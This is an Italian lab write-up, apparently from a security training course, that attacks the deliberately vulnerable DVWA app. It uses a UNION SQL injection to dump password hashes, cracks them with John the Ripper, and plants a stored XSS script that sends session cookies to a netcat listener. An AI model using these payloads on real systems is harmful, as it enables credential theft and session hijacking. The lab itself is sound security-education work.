WEB APPLICATION HACKING


Dopo aver appurato che le due macchine Kali e Metasploid siano connesse nella **rete interna** vado a configurare la sicurezza dell'applicazione DVWA a livello **LOW**.


SQL INJECTION (BLIND)

Recuperare le password in SQL Injection (Blind) è un po' più comlicato rispetto alla modalità non blind, in quest'ultimo caso un utente maleintenzionato riceve un messaggio di errore quando tenta di sfruttare un'applicazione web, nella modalità Blind questo non succede

Infatti se usiamo la stringa **' UNION SELECT user, password FROM users #** usata con esito positivo nella modalità non blind, ora non dovrebbe dare nessun risultato (in questo caso però c'è un bug e abbiamo comunque il risultato, fingiamo non ci sia il bug).


Se invece usiamo la stringa **1'UNION SELECT user, password FROM users#** otterremo un elenco composto dal pirmo ID (in riferimento all'**1** della stringa) e poi gli altri, in quanto se la prima query è VERA otterremmo sicuramento anche la risposta alla sesconda query malevola. Sfruttiamo quindi la vulnerabilità dell'id numerico.





Andiamo a creare un file di testo con le password criptate in hash ottenute, chiamandolo **passw_b**

Adesso, usando **John the Ripper** andiamo a decripttare le password, dopo una prima prova andiamo a specificare il formato **raw-md5** , infine con il comando **--show otteniamo l'elenco delle password decriptate**



```
Loaded 5 password hashes with no different salts (Raw-MD5 [MD5 256/256 AVX2 8×3])
No password hashes left to crack (see FAQ)

┌──(kali㉿kali)-[~/Desktop]
└─$ john --show --format=raw-md5 passw_blind
?:password
?:abc123
?:charley
?:letmein
?:password
```

XSS STORED

Recuperare i cookie di sessione delle vittime del XSS stored ed inviarli ad un server sotto il controllo dell'attaccante

Andiamo a fare delle prove ci si accorge che il box del messaggio non può contenere molti caratteri, andando ad ispezionare possiamo aumentare il numero di caratteri, impostiamo 500

```
<td>
  <textarea name="mtxMessage" cols="50" rows="3" maxlength="500"></textarea>
</td>
</tr>
<tr>…</tr>
```

adesso possiamo inserire lo script per far inviare i cookie ad un nostro server

```
<script>
var i=new Image ();
i.src="http://127.0.0.1/log.php?q="+document.cookie;
</script>
```

Sign Guestbook

Mettiamo Netcat in ascolto sulla porta 80 e vediamo i cookie di sessione

```
┌──(kali㉿kali)-[~]
└─$ sudo nc -lvp 80
listening on [any] 80 ...
connect to [127.0.0.1] from localhost [127.0.0.1] 33740
GET /log.php?q=security=low;%20PHPSESSID=d48a561b3916ba10da532eb6b06ecb2d HTTP/1.1
Host: 127.0.0.1
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: image/avif,image/webp,*/*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Referer: http://192.168.50.102/
Sec-Fetch-Dest: image
Sec-Fetch-Mode: no-cors
Sec-Fetch-Site: cross-site
```